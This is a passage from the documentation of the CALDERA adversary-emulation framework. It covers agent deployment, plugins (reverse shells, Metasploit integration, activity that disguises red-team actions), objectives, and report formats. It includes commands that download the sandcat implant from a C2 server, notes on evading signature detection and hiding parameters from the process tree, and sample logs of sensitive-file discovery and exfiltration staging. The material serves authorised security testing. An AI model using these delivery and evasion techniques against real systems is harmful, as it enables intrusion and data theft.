> If you have GoLang installed on the CALDERA server, each time you run one of the delivery commands above, the agent will re-compile itself dynamically and it will change it's source code so it gets a different file hash (MD5) and a random name that blends into the operating system. This will help bypass file-based signature detections.

6.1.2 Options

When deploying a 54ndc47 agent, there are optional parameters you can use when you start the executable:

- **Server**: This is the location of CALDERA. The agent must have connectivity to this host/port.
- **Group**: This is the group name that you would like the agent to join when it starts. The group does not have to exist. A default group of my_group will be used if none is passed in.
- **v**: Use `-v` to see verbose output from sandcat. Otherwise, sandcat will run silently.

6.1.3 Extensions

In order to keep the agent code lightweight, the default 54ndc47 agent binary ships with limited basic functionality. Users can dynamically compile additional features, referred to as "gocat extensions". Each extension adds to the existing `gocat` module code to provide functionality such as peer-to-peer proxy implementations, additional executors, and additional C2 contact protocols.

To request particular gocat extensions, users can include the `gocat-extensions` HTTP header when asking the C2 to compile an agent. The header value must be a comma-separated list of requested extensions. The server will include the extensions in the binary if they exist and if their dependencies are met (i.e. if extension A requires a particular Golang module that is not installed on the server, then extension A will not be included).

Below is an example powershell snippet to request the C2 server to include the `proxy_http` and `shells` extensions:

```
$url="http://192.168.137.1:8888/file/download"; # change server IP/port as needed
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows"); # specifying Windows build
$wc.Headers.add("file","sandcat.go"); # requesting sandcat binary
$wc.Headers.add("gocat-extensions","proxy_http,shells"); # requesting the extensions
$output="C:\Users\Public\sandcat.exe"; # specify destination filename
$wc.DownloadFile($url,$output); # download
```

The following features are included in the stock agent:

- `HTTP` C2 contact protocol
- `psh` PowerShell executor (Windows)
- `cmd` cmd.exe executor (Windows)
- `sh` shell executor (Linux/Mac)

Additional functionality can be found in the following gocat extensions:

- `gist` extension provides the Github gist C2 contact protocol.
- `shells` extension provides the `osascript` (Mac Osascript) and `pwsh` (Windows powershell core) executors.
- `shellcode` extension provides the shellcode executors.
- `proxy_http` extension provides the `HTTP` peer-to-peer proxy receiver.
- `proxy_smb_pipe` extension provides the `SmbPipe` peer-to-peer proxy client and receiver for Windows (peer-to-peer communication via SMB named pipes).
- `donut` extension provides the Donut functionality to execute various assemblies in memory. See https://github.com/TheWover/donut for additional information.
- `shared` extension provides the C sharing functionality for 54ndc47.

Customizing Default Options & Execution Without CLI Options

It's possible to customize the default values of these options when pulling Sandcat from the CALDERA server.This is useful if you want to hide the parameters from the process tree. You can do this by passing the values in as headers instead of as parameters.

For example, the following will download a linux executable that will use `http://10.0.0.2:8888` as the server address instead of `http://localhost:8888`.

```
curl -sk -X POST -H 'file:sandcat.go' -H 'platform:linux' -H 'server:http://10.0.0.
↪2:8888' http://localhost:8888/file/download > sandcat.sh
```

(continues on next page)

(continued from previous page)

6.2 Mock

The Mock plugin adds a set of simulated agents to CALDERA and allows you to run complete operations without hooking any other computers up to your server.

These agents are created inside the `conf/agents.yml` file. They can be edited and you can create as many as you'd like. A sample agent looks like:

```
- paw: 1234
  username: darthvader
  host: deathstar
  group: simulation
  platform: windows
  location: C:\Users\Public
  enabled: True
  privilege: User
  c2: HTTP
  exe_name: sandcat.exe
  executors:
    - pwsh
    - psh
```

After you load the mock plugin and restart CALDERA, all simulated agents will appear as normal agents in the Chain plugin GUI and can be used in any operation.

6.3 Manx

The terminal plugin adds reverse-shell capability to CALDERA, along with a TCP-based agent called Manx.

When this plugin is loaded, you'll get access to a new GUI page which allows you to drop reverse-shells on target hosts and interact manually with the hosts.

You can use the terminal emulator on the Terminal GUI page to interact with your sessions.

6.4 Stockpile

The stockpile plugin adds a few components to CALDERA:

- Abilities
- Adversaries
- Planner
- Facts

These components are all loaded through the `plugins/stockpile/data/*` directory.

6.5 Response

The response plugin is an autonomous incident response plugin, which can fight back against adversaries on a compromised host.

Similar to the stockpile plugin, it contains adversaries, abilties, and facts intended for incident response. These components are all loaded through the `plugins/response/data/*` directory.

6.6 Compass

Create visualizations to explore TTPs. Follow the steps below to create your own visualization:

1. Click 'Generate Layer'
2. Click '+' to open a new tab in the navigator
3. Select 'Open Existing Layer'
4. Select 'Upload from local' and upload the generated layer file

Compass leverages ATT&CK Navigator, for more information see: https://github.com/mitre-attack/attack-navigator

6.7 Caltack

The caltack plugin adds the public MITRE ATT&CK website to CALDERA. This is useful for deployments of CALDERA where an operator cannot access the Internet to reference the MITRE ATT&CK matrix.

After loading this plugin and restarting, the ATT&CK website is available from the CALDERA home page. Not all parts of the ATT&CK website will be available - but we aim to keep those pertaining to tactics and techniques accessible.

6.8 SSL

The SSL plugin adds HTTPS to CALDERA.

> This plugin only works if CALDERA is running on a Linux or MacOS machine. It requires HaProxy (>= 1.8) to be installed prior to using it.

When this plugin has been loaded, CALDERA will start the HAProxy service on the machine and serve CALDERA on all interfaces on port 8443, in addition to the normal http://[YOUR_IP]:8888 (based on the value of the `host` value in the CALDERA settings).

Plugins and agents will not automatically update to the service at https://[YOUR_IP]:8443. All agents will need to be redeployed using the HTTPS address to use the secure protocol. The address will not automatically populate in the agent deployment menu. If a self-signed certificate is used, deploying agents may require additional commands to disable SSL certificate checks.

Warning: This plugin uses a default self-signed ssl certificate and key which should be replaced. In order to use this plugin securely, you need to generate your own certificate. The directions below show how to generate a new self-signed certificate.

6.8.1 Setup Instructions

Note: OpenSSL must be installed on your system to generate a new self-signed certificate

1. In the root CALDERA directory, navigate to `plugins/ssl`.
2. Place a PEM file containing SSL public and private keys in `conf/certificate.pem`. Follow the instructions below to generate a new self-signed certificate:
   - In a terminal, paste the command `openssl req -x509 -newkey rsa:4096 -out conf/certificate.pem -keyout conf/certificate.pem -nodes` and press enter.
   - This will prompt you for identifying details. Enter your country code when prompted. You may leave the rest blank by pressing enter.
3. Copy the file `haproxy.conf` from the `templates` directory to the `conf` directory.
4. Open the file `conf/haproxy.conf` in a text editor.
5. On the line `bind *:8443 ssl crt plugins/ssl/conf/insecure_certificate.pem`, replace `insecure_certificate.pem` with `certificate.pem`.
6. On the line `server caldera_main 127.0.0.1:8888 cookie caldera_main`, replace `127.0.0.1:8888` with the host and port defined in CALDERA's `conf/local.yml` file. This should not be required if CALDERA's configuration has not been changed.
7. Save and close the file. Congratulations! You can now use CALDERA securely by accessing the UI https://[YOUR_IP]:8443 and redeploying agents using the HTTPS service.

6.9 Atomic

The Atomic plugin imports all Red Canary Atomic tests from their open-source GitHub repository.

6.10 GameBoard

The GameBoard plugin allows you to monitor both red-and-blue team operations. The game tracks points for both sides and determines which one is "winning". The scoring seeks to quantify the amount of true/false positives/negatives produced by the blue team. The blue team is rewarded points when they are able to catch the red team's actions, and the red team is rewarded when the blue team is not able to correctly do so. Additionally, abilities are rewarded different amounts of points depending on the tactic they fulfill.

To begin a gameboard exercise, first log in as blue user and deploy an agent. The 'Auto-Collect' operation will execute automatically. Alternatively, you can begin a different operation with the blue agent if you desire. Log in as red user and begin another operation. Open up the gameboard plugin from the GUI and select these new respective red and blue operations to monitor points for each operation.

6.11 Human

The Human plugin allows you to build "Humans" that will perform user actions on a target system as a means to obfuscate red actions by Caldera. Each human is built for a specific operating system and leverages the Chrome browser along with other native OS applications to perform a variety of tasks. Additionally, these humans can have various aspects of their behavior "tuned" to add randomization to the behaviors on the target system.

On the CALDERA server, there are additional python packages required in order to use the Human plugin. These python packages can be installed by navigating to the `plugins/human/` directory and running the command `pip3 install -r requirements.txt`

With the python package installed and the plugin enabled in the configuration file, the Human plugin is ready for use. When opening the plugin within CALDERA, there are a few actions that the human can perform. Check the box for each action you would like the human to perform. Once the actions are selected, then "Generate" the human.

The generated human will show a deployment command for how to run it on a target machine. Before deploying the human on a target machine, there are 3 requirements:

1. Install python3 on the target machine
2. Install the python package `virtualenv` on the target machine
3. Install Google Chrome on the target machine

Once the requirements above are met, then copy the human deployment command from the CALDERA server and run it on the target machine. The deployment command downloads a tar file from the CALDERA server, un-archives it, and starts the human using python. The human runs in a python virtual environment to ensure there are no package conflicts with pre-existing packages.

6.12 Training

This plugin allows a user to gain a "User Certificate" which proves their ability to use CALDERA. This is the first of several certificates planned in the future. The plugin takes you through a capture-the-flag style certification course, covering all parts CALDERA.

6.13 Access

This plugin allows you to task any agent with any ability from the database. It also allows you to conduct *Initial Access Attacks*.

6.13.1 Metasploit Integration

The Access plugin also allows for the easy creation of abilities for Metasploit exploits.

Prerequisites:

- An agent running on a host that has Metasploit installed and initialized (run it once to set up Metasploit's database)
- The `app.contact.http` option in CALDERA's configuration includes `http://`
- A fact source that includes a `app.api_key.red` fact with a value equal to the `api_key_red` option in CALDERA's configuration

Within the `build-capabilities` tactic there is an ability called `Load Metasploit Abilities`. Run this ability with an agent and fact source as described above, which will add a new ability for each Metasploit exploit. These abilities can then be found under the `metasploit` tactic. Note that this process may take 15 minutes.

If the exploit has options you want to use, you'll need to customize the ability's `command` field. Start an operation in `manual` mode, and modify the `command` field before adding the potential link to the operation. For example, to set `RHOSTS` for the exploit, modify `command` to include `set RHOSTS <MY_RHOSTS_VALUE>;` between `use <EXPLOIT_NAME>;` and `run`.

Alternatively, you can set options by adding a fact for each option with the `msf.` prefix. For example, to set `RHOST`, add a fact called `msf.RHOST`. Then in the ability's `command` field add `set RHOSTS \#{msf.RHOSTS};` between `use <EXPLOIT_NAME>;` and `run`.

6.14 Builder

The Builder plugin enables CALDERA to dynamically compile code segments into payloads that can be executed as abilities by implants. Currently, only C# is supported.

See *Dynamically-Compiled Payloads* for examples on how to create abilities that leverage these payloads.

6.15 Debrief

The Debrief plugin provides a method for gathering overall campaign information and analytics for a selected set of operations. It provides a centralized view of operation metadata and graphical displays of the operations, the techniques and tactics used, and the facts discovered by the operations.

The plugin additionally supports the export of campaign information and analytics in PDF format.

CHAPTER

SEVEN

HOW CALDERA MAKES DECISIONS

CALDERA makes decisions using parsers, which are optional blocks inside an ability.

Let's look at an example snippet of an ability that uses a parser:

```
    darwin:
      sh:
        command: |
          find /Users -name '*.#{file.sensitive.extension}' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
        parsers:
          plugins.stockpile.app.parsers.basic:
            - source: host.file.path
              edge: has_extension
              target: file.sensitive.extension
```

A parser is identified by the module which contains the code to parse the command's output. The parser can contain:

Source (required): A fact to create for any matches from the parser

Edge (optional): A relationship between the source and target. This should be a string.

Target (optional): A fact to create which the source connects too.

In the above example, the output of the command will be sent through the plugins.stockpile.app.parsers.basic module, which will create a relationship for every found file.

CHAPTER

EIGHT

OBJECTIVES

As part of ongoing efforts to increase the capabilities of CALDERA's Planners, the team has implemented Objectives. Objectives are collections of fact targets, called Goals, which can be tied to Adversaries. When an Operation starts, the Operation will store a copy of the Objective linked to the chosen Adversary, defaulting to a base Goal of "running until no more steps can be run" if no Objective can be found. During the course of an Operation, every time the planner moves between buckets, the current Objective status is evaluated in light of the current knowledge of the Operation, with the Operation completing should all goals be met.

8.1 Objectives

The Objective object can be examined at `app/objects/c_objective.py`.

Objective objects utilize four attributes, documented below:

- **id**: The id of the Objective, used for referencing it in Adversaries
- **name**: The name of the Objective
- **description**: A description for the Objective
- **goals**: A list of individual Goal objects

  For an Objective to be considered complete, all Goals associated with it must be achieved during an Operation

At the moment, Objectives can be added to CALDERA by creating Objective YAML files, such as the one shown below, or through Objectives web UI modal:

```yaml
id: 7ac9ef07-defa-4d09-87c0-2719868efbb5
name: testing
description: This is a test objective that is satisfied if it finds a user with a username of 'test'
goals:
  - count: 1
    operator: '='
    target: host.user.name
    value: 'test'
```

Objectives can be tied to Adversaries either through the Adversaries web UI, or by adding a line similar to the following to the Adversary's YAML file:

```yaml
objective: 7ac9ef07-defa-4d09-87c0-2719868efbb5
```

8.2 Goals

Goal objects can be examined at `app/objects/secondclass/c_goal.py`. Goal objects are handled as extensions of Objectives, and are not intended to be interacted with directly.

Goal objects utilize four attributes, documented below:

- **target**: The fact associated with this goal, i.e. `host.user.name`
- **value**: The value this fact should have, i.e. `test`
- **count**: The number of times this goal should be met in the fact database to be satisfied, defaults to infinity (2^20)
- **operator**: The relationship to validate between the target and value. Valid operators include:
  - **`<`**: Less Than
  - **`>`**: Greater Than
  - **`<=`**: Less Than or Equal to
  - **`>=`**: Greater Than or Equal to
  - **`in`**: X in Y
  - **`*`**: Wildcard - Matches on existence of `target`, regardless of `value`
  - **`==`**: Equal to

Goals can be input to CALDERA either through the Objectives web UI modal, or through Objective YAML files, where they can be added as list entries under goals. In the example of this below, the Objective references two Goals, one that targets the specific username of `test`, and the other that is satisfied by any two acquired usernames:

```
goals:
  - count: 1
    operator: '='
    target: host.user.name
    value: 'test'
  - count: 2
    operator: '*'
    target: host.user.name
    value: 'N/A'
```

CHAPTER

NINE

OPERATION RESULTS

After an operation runs, you can export the results in two different JSON formats: an operation report or operation event logs.

9.1 Operation Report

The operation report JSON consists of a single dictionary with the following keys and values:

- `name`: String representing the name of the operation
- `host_group`: JSON list of dictionary objects containing information about an agent in the operation.
- `start`: String representing the operation start time in YYYY-MM-DD HH:MM:SS format.
- `steps`: nested JSON dict that maps agent paw strings to an inner dict which maps the string key `steps` to a list of dict objects. Each innermost dict contains information about a step that the agent took during the operation:
  - `ability_id`: String representing the UUID of the corresponding ability for the command. (e.g. `90c2efaa-8205-480d-8bb6-61d90dbaf81b`)
  - `command`: String containing the base64 encoding of the command that was run.
  - `delegated`: Timestamp string in YYYY-MM-DD HH:MM:SS format that indicates when the operation made the link available for collection
  - `run`: Timestamp string in YYYY-MM-DD HH:MM:SS format that indicates when the agent submitted the execution results for the command.
  - `status`: Int representing the status code for the command.
  - `platform`: String representing the operating system on which the command was run.
  - `executor`: String representing which agent executor was used for the command (e.g. `psh` for PowerShell).
  - `pid`: Int representing the process ID for running the command.
  - `description`: String representing the command description, taken from the corresponding ability description.
  - `name`: String representing the command nae, taken from the corresponding ability name.
  - `attack`: JSON dict containing ATT&CK-related information for the command, based on the ATT&CK information provided by the corresponding ability:
    - `tactic`: ATT&CK tactic for the command ability.
    - `technique_name`: Full ATT&CK technique name for the command.

        - technique_id: ATT&CK technique ID for the command (e.g. T1005)

    - output: optional field. Contains the output generated when running the command. Only appears if the user selected the include agent output option when downloading the report.

- finish: Timestamp string in YYYY-MM-DD HH:MM:SS format that indicates when the operation finished.
- planner: Name of the planner used for the operation.
- adversary: JSON dict containing information about the adversary used in the operation
    - atomic_ordering: List of strings that contain the ability IDs for the adversary.
    - objective: objective UUID string for the adversary.
    - tags: List of adversary tags
    - name: Adversary name
    - description: Adversary description
    - adversary_id: Adversary UUID string
- jitter: String containing the min/max jitter values.
- objectives: JSON dict containing information about the operation objective.
- facts: list of dict objects, where each dict represents a fact used or collected in the operation.
- skipped_abilities: list of JSON dicts that map an agent paw to a list of inner dicts, each representing a skipped ability.
    - reason: Indicates why the ability was skipped (e.g. Wrong Platform)
    - reason_id: ID number for the reason why the ability was skipped.
    - ability_id: UUID string for the skipped ability
    - ability_name: Name of the skipped ability.

To download an operation report manually, users can click the "Download Report" button under the operation drop-down list in the operation modal. To include the command output, select the include agent output checkbox.

Below is an example operation report JSON:

```
{
  "name": "My Operation",
  "host_group": [
    {
      "contact": "HTTP",
      "proxy_receivers": {},
      "display_name": "WORKSTATION1$BYZANTIUM\\Carlomagno",
      "available_contacts": [
        "HTTP"
      ],
      "location": "C:\\Users\\Public\\sandcat.exe",
      "pid": 5896,
      "paw": "pertbn",
      "server": "http://192.168.137.1:8888",
      "links": [
        {
          "status": 0,
          "visibility": {
            "score": 50,
            "adjustments": []
```

(continues on next page)

(continued from previous page)

```
          },
          "pid": "1684",
          "paw": "pertbn",
          "deadman": false,
          "ability": {
            "access": {},
            "payloads": [],
            "executor": "psh",
            "tactic": "defense-evasion",
            "singleton": false,
            "variations": [],
            "timeout": 60,
            "code": null,
            "ability_id": "43b3754c-def4-4699-a673-1d85648fda6a",
            "additional_info": {},
            "uploads": [],
            "description": "Stop terminal from logging history",
            "language": null,
            "buckets": [
              "defense-evasion"
            ],
            "name": "Avoid logs",
            "requirements": [],
            "build_target": null,
            "privilege": null,
            "test": "Q2xlYXItSGlzdG9yeTtDbGVhcg==",
            "platform": "windows",
            "technique_id": "T1070.003",
            "cleanup": [],
            "technique_name": "Indicator Removal on Host: Clear Command History",
            "repeatable": false,
            "parsers": []
          },
          "command": "Q2xlYXItSGlzdG9yeTtDbGVhcg==",
          "score": 0,
          "collect": "2021-02-23 11:48:33",
          "host": "WORKSTATION1",
          "output": "False",
          "unique": "949138",
          "pin": 0,
          "id": 949138,
          "decide": "2021-02-23 11:48:33",
          "jitter": 0,
          "facts": [],
          "cleanup": 0,
          "finish": "2021-02-23 11:48:34"
        }
      ],
      "sleep_max": 5,
      "pending_contact": "HTTP",
      "ppid": 2624,
      "sleep_min": 5,
      "origin_link_id": 0,
      "host": "WORKSTATION1",
      "trusted": true,
      "group": "red",
      "architecture": "amd64",
```

(continues on next page)

(continued from previous page)

```
      "deadman_enabled": true,
      "privilege": "Elevated",
      "created": "2021-02-23 11:48:33",
      "username": "BYZANTIUM\\Carlomagno",
      "platform": "windows",
      "last_seen": "2021-02-23 11:54:37",
      "proxy_chain": [],
      "watchdog": 0,
      "executors": [
        "psh",
        "cmd"
      ],
      "exe_name": "sandcat.exe"
    }
  ],
  "start": "2021-02-23 11:50:12",
  "steps": {
    "pertbn": {
      "steps": [
        {
          "ability_id": "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
          "command":
↪"R2V0LUNoaWxkSXRlbSBDOlxVc2VycyAtUmVjdXJzZSAtSW5jbHVkZSAqLnBuZyAtRXJyb3JBY3Rpb24gJ1NpbGVudGx5Q29ud
↪",
          "delegated": "2021-02-23 11:50:12",
          "run": "2021-02-23 11:50:14",
          "status": 0,
          "platform": "windows",
          "executor": "psh",
          "pid": 7016,
          "description": "Locate files deemed sensitive",
          "name": "Find files",
          "attack": {
            "tactic": "collection",
            "technique_name": "Data from Local System",
            "technique_id": "T1005"
          }
        },
        {
          "ability_id": "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
          "command":
↪"R2V0LUNoaWxkSXRlbSBDOlxVc2VycyAtUmVjdXJzZSAtSW5jbHVkZSAqLnltbCAtRXJyb3JBY3Rpb24gJ1NpbGVudGx5Q29ud
↪",
          "delegated": "2021-02-23 11:50:17",
          "run": "2021-02-23 11:50:21",
          "status": 0,
          "platform": "windows",
          "executor": "psh",
          "pid": 1048,
          "description": "Locate files deemed sensitive",
          "name": "Find files",
          "attack": {
            "tactic": "collection",
            "technique_name": "Data from Local System",
            "technique_id": "T1005"
          }
        },
```

(continues on next page)

(continued from previous page)

```
        {
          "ability_id": "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
          "command":
↪"R2V0LUNoaWxkSXRlbSBDOlxVc2VycyAtUmVjdXJzZSAtSW5jbHVkZSAqLndhdiAtRXJyb3JBY3Rpb24gJ1NpbGVudGx5Q29ud
↪",
          "delegated": "2021-02-23 11:50:22",
          "run": "2021-02-23 11:50:27",
          "status": 0,
          "platform": "windows",
          "executor": "psh",
          "pid": 5964,
          "description": "Locate files deemed sensitive",
          "name": "Find files",
          "attack": {
            "tactic": "collection",
            "technique_name": "Data from Local System",
            "technique_id": "T1005"
          }
        },
        {
          "ability_id": "6469befa-748a-4b9c-a96d-f191fde47d89",
          "command":
↪"TmV3LUl0ZW0gLVBhdGggIi4iIC1OYW1lICJzdGFnZWQiIC1JdGVtVHlwZSAiZGlyZWN0b3J5IiAtRm9yY2UgfCBmb3JlYWNoI
↪",
          "delegated": "2021-02-23 11:50:32",
          "run": "2021-02-23 11:50:37",
          "status": 0,
          "platform": "windows",
          "executor": "psh",
          "pid": 3212,
          "description": "create a directory for exfil staging",
          "name": "Create staging directory",
          "attack": {
            "tactic": "collection",
            "technique_name": "Data Staged: Local Data Staging",
            "technique_id": "T1074.001"
          },
          "output": "C:\\Users\\carlomagno\\staged"
        },
        {
          "ability_id": "6469befa-748a-4b9c-a96d-f191fde47d89",
          "command": "UmVtb3ZlLUl0ZW0gLVBhdGggInN0YWdlZCIgLXJlY3Vyc2U=",
          "delegated": "2021-02-23 11:50:42",
          "run": "2021-02-23 11:50:44",
          "status": 0,
          "platform": "windows",
          "executor": "psh",
          "pid": 6184,
          "description": "create a directory for exfil staging",
          "name": "Create staging directory",
          "attack": {
            "tactic": "collection",
            "technique_name": "Data Staged: Local Data Staging",
            "technique_id": "T1074.001"
          }
        }
      ]
```

(continues on next page)

(continued from previous page)

```
    }
  },
  "finish": "2021-02-23 11:50:45",
  "planner": "atomic",
  "adversary": {
    "atomic_ordering": [
      "1f7ff232-ebf8-42bf-a3c4-657855794cfe",
      "d69e8660-62c9-431e-87eb-8cf6bd4e35cf",
      "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
      "6469befa-748a-4b9c-a96d-f191fde47d89"
    ],
    "description": "A collection adversary",
    "has_repeatable_abilities": false,
    "adversary_id": "5d3e170e-f1b8-49f9-9ee1-c51605552a08",
    "tags": [],
    "name": "Collection",
    "objective": "495a9828-cab1-44dd-a0ca-66e58177d8cc"
  },
  "jitter": "4/8",
  "objectives": {
    "percentage": 0,
    "description": "This is a default objective that runs forever.",
    "name": "default",
    "goals": [
      {
        "target": "exhaustion",
        "count": 1048576,
        "value": "complete",
        "achieved": false,
        "operator": "=="
      }
    ],
    "id": "495a9828-cab1-44dd-a0ca-66e58177d8cc"
  },
  "facts": [
    {
      "score": 1,
      "technique_id": "",
      "collected_by": "",
      "value": "wav",
      "trait": "file.sensitive.extension",
      "unique": "file.sensitive.extensionwav"
    },
    {
      "score": 1,
      "technique_id": "",
      "collected_by": "",
      "value": "yml",
      "trait": "file.sensitive.extension",
      "unique": "file.sensitive.extensionyml"
    },
    {
      "score": 1,
      "technique_id": "",
      "collected_by": "",
      "value": "png",
      "trait": "file.sensitive.extension",
```

(continues on next page)

(continued from previous page)

```
      "unique": "file.sensitive.extensionpng"
    },
    {
      "score": 1,
      "technique_id": "",
      "collected_by": "",
      "value": "keyloggedsite.com",
      "trait": "server.malicious.url",
      "unique": "server.malicious.urlkeyloggedsite.com"
    },
    {
      "score": 1,
      "technique_id": "T1074.001",
      "collected_by": "pertbn",
      "value": "C:\\Users\\carlomagno\\staged",
      "trait": "host.dir.staged",
      "unique": "host.dir.stagedC:\\Users\\carlomagno\\staged"
    }
  ],
  "skipped_abilities": [
    {
      "pertbn": [
        {
          "reason": "Wrong platform",
          "reason_id": 0,
          "ability_id": "1f7ff232-ebf8-42bf-a3c4-657855794cfe",
          "ability_name": "Find company emails"
        },
        {
          "reason": "Wrong platform",
          "reason_id": 0,
          "ability_id": "d69e8660-62c9-431e-87eb-8cf6bd4e35cf",
          "ability_name": "Find IP addresses"
        }
      ]
    }
  ]
}
```

9.2 Operation Event Logs

The operation event logs JSON file can be downloaded via the `Download event logs` button on the operations modal after selecting an operation from the drop-down menu. To include command output, users should select the `include agent output` option. Operation event logs will also be automatically written to disk when an operation completes - see the section on *automatic event log generation*.

The event logs JSON is a list of dictionary objects, where each dictionary represents an event that occurred during the operation (i.e. each link/command). Users can think of this as a "flattened" version of the operation steps displayed in the traditional report JSON format. However, not all of the operation or agent metadata from the operation report is included in the operation event logs. The event logs do not include operation facts, nor do they include operation links/commands that were skipped either manually or because certain requirements were not met (e.g. missing facts or insufficient privileges). The event log JSON format makes it more convenient to import into databases or SIEM tools.

The event dictionary has the following keys and values:

- command: base64-encoded command that was executed
- delegated_timestamp: Timestamp string in YYYY-MM-DD HH:MM:SS format that indicates when the operation made the link available for collection
- collected_timestamp: Timestamp in YYYY-MM-DD HH:MM:SS format that indicates when the agent collected the link available for collection
- finished_timestamp: Timestamp in YYYY-MM-DD HH:MM:SS format that indicates when the agent submitted the link execution results to the C2 server.
- status: link execution status
- platform: target platform for the agent running the link (e.g. "windows")
- executor: executor used to run the link command (e.g. "psh" for powershell)
- pid: process ID for the link
- agent_metadata: dictionary containing the following information for the agent that ran the link:
  - paw
  - group
  - architecture
  - username
  - location
  - pid
  - ppid
  - privilege
  - host
  - contact
  - created
- ability_metadata: dictionary containing the following information about the link ability:
  - ability_id
  - ability_name
  - ability_description
- operation_metadata: dictionary containing the following information about the operation that generated the link event:
  - operation_name
  - operation_start: operation start time in YYYY-MM-DD HH:MM:SS format
  - operation_adversary: name of the adversary used in the operation
- attack_metadata: dictionary containing the following ATT&CK information for the ability associated with the link:
  - tactic
  - technique_id
  - technique_name

- `output`: if the user selected `include agent output` when downloading the operation event logs, this field will contain the agent-provided output from running the link command.

Below is a sample output for operation event logs:

```
[
  {
    "command":
↪"R2V0LUNoaWxkSXRlbSBDOlxVc2VycyAtUmVjdXJzZSAtSW5jbHVkZSAqLnBuZyAtRXJyb3JBY3Rpb24gJ1NpbGVudGx5Q29ud
↪",
    "delegated_timestamp": "2021-02-23 11:50:12",
    "collected_timestamp": "2021-02-23 11:50:14",
    "finished_timestamp": "2021-02-23 11:50:14",
    "status": 0,
    "platform": "windows",
    "executor": "psh",
    "pid": 7016,
    "agent_metadata": {
      "paw": "pertbn",
      "group": "red",
      "architecture": "amd64",
      "username": "BYZANTIUM\\Carlomagno",
      "location": "C:\\Users\\Public\\sandcat.exe",
      "pid": 5896,
      "ppid": 2624,
      "privilege": "Elevated",
      "host": "WORKSTATION1",
      "contact": "HTTP",
      "created": "2021-02-23 11:48:33"
    },
    "ability_metadata": {
      "ability_id": "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
      "ability_name": "Find files",
      "ability_description": "Locate files deemed sensitive"
    },
    "operation_metadata": {
      "operation_name": "My Operation",
      "operation_start": "2021-02-23 11:50:12",
      "operation_adversary": "Collection"
    },
    "attack_metadata": {
      "tactic": "collection",
      "technique_name": "Data from Local System",
      "technique_id": "T1005"
    }
  },
  {
    "command":
↪"R2V0LUNoaWxkSXRlbSBDOlxVc2VycyAtUmVjdXJzZSAtSW5jbHVkZSAqLnltbCAtRXJyb3JBY3Rpb24gJ1NpbGVudGx5Q29ud
↪",
    "delegated_timestamp": "2021-02-23 11:50:17",
    "collected_timestamp": "2021-02-23 11:50:21",
    "finished_timestamp": "2021-02-23 11:50:21",
    "status": 0,
    "platform": "windows",
    "executor": "psh",
    "pid": 1048,
    "agent_metadata": {
```

(continues on next page)

(continued from previous page)

```
      "paw": "pertbn",
      "group": "red",
      "architecture": "amd64",
      "username": "BYZANTIUM\\Carlomagno",
      "location": "C:\\Users\\Public\\sandcat.exe",
      "pid": 5896,
      "ppid": 2624,
      "privilege": "Elevated",
      "host": "WORKSTATION1",
      "contact": "HTTP",
      "created": "2021-02-23 11:48:33"
    },
    "ability_metadata": {
      "ability_id": "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
      "ability_name": "Find files",
      "ability_description": "Locate files deemed sensitive"
    },
    "operation_metadata": {
      "operation_name": "My Operation",
      "operation_start": "2021-02-23 11:50:12",
      "operation_adversary": "Collection"
    },
    "attack_metadata": {
      "tactic": "collection",
      "technique_name": "Data from Local System",
      "technique_id": "T1005"
    }
  },
  {
    "command":
↪"R2V0LUNoaWxkSXRlbSBDOlxVc2VycyAtUmVjdXJzZSAtSW5jbHVkZSAqLndhdiAtRXJyb3JBY3Rpb24gJ1NpbGVudGx5Q29ud
↪",
    "delegated_timestamp": "2021-02-23 11:50:22",
    "collected_timestamp": "2021-02-23 11:50:27",
    "finished_timestamp": "2021-02-23 11:50:27",
    "status": 0,
    "platform": "windows",
    "executor": "psh",
    "pid": 5964,
    "agent_metadata": {
      "paw": "pertbn",
      "group": "red",
      "architecture": "amd64",
      "username": "BYZANTIUM\\Carlomagno",
      "location": "C:\\Users\\Public\\sandcat.exe",
      "pid": 5896,
      "ppid": 2624,
      "privilege": "Elevated",
      "host": "WORKSTATION1",
      "contact": "HTTP",
      "created": "2021-02-23 11:48:33"
    },
    "ability_metadata": {
      "ability_id": "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
      "ability_name": "Find files",
      "ability_description": "Locate files deemed sensitive"
    },
```

(continues on next page)

(continued from previous page)

```
    "operation_metadata": {
      "operation_name": "My Operation",
      "operation_start": "2021-02-23 11:50:12",
      "operation_adversary": "Collection"
    },
    "attack_metadata": {
      "tactic": "collection",
      "technique_name": "Data from Local System",
      "technique_id": "T1005"
    }
  },
  {
    "command":
↪"TmV3LUl0ZW0gLVBhdGggIi4iIC1OYW1lICJzdGFnZWQiIC1JdGVtVHlwZSAiZGlyZWN0b3J5IiAtRm9yY2UgfCBmb3JlYWNoI
↪",
    "delegated_timestamp": "2021-02-23 11:50:32",
    "collected_timestamp": "2021-02-23 11:50:37",
    "finished_timestamp": "2021-02-23 11:50:37",
    "status": 0,
    "platform": "windows",
    "executor": "psh",
    "pid": 3212,
    "agent_metadata": {
      "paw": "pertbn",
      "group": "red",
      "architecture": "amd64",
      "username": "BYZANTIUM\\Carlomagno",
      "location": "C:\\Users\\Public\\sandcat.exe",
      "pid": 5896,
      "ppid": 2624,
      "privilege": "Elevated",
      "host": "WORKSTATION1",
      "contact": "HTTP",
      "created": "2021-02-23 11:48:33"
    },
    "ability_metadata": {
      "ability_id": "6469befa-748a-4b9c-a96d-f191fde47d89",
      "ability_name": "Create staging directory",
      "ability_description": "create a directory for exfil staging"
    },
    "operation_metadata": {
      "operation_name": "My Operation",
      "operation_start": "2021-02-23 11:50:12",
      "operation_adversary": "Collection"
    },
    "attack_metadata": {
      "tactic": "collection",
      "technique_name": "Data Staged: Local Data Staging",
      "technique_id": "T1074.001"
    },
    "output": "C:\\Users\\carlomagno\\staged"
  },
  {
    "command": "UmVtb3ZlLUl0ZW0gLVBhdGggInN0YWdlZCIgLXJlY3Vyc2U=",
    "delegated_timestamp": "2021-02-23 11:50:42",
    "collected_timestamp": "2021-02-23 11:50:44",
    "finished_timestamp": "2021-02-23 11:50:44",
```

(continues on next page)

(continued from previous page)

```
    "status": 0,
    "platform": "windows",
    "executor": "psh",
    "pid": 6184,
    "agent_metadata": {
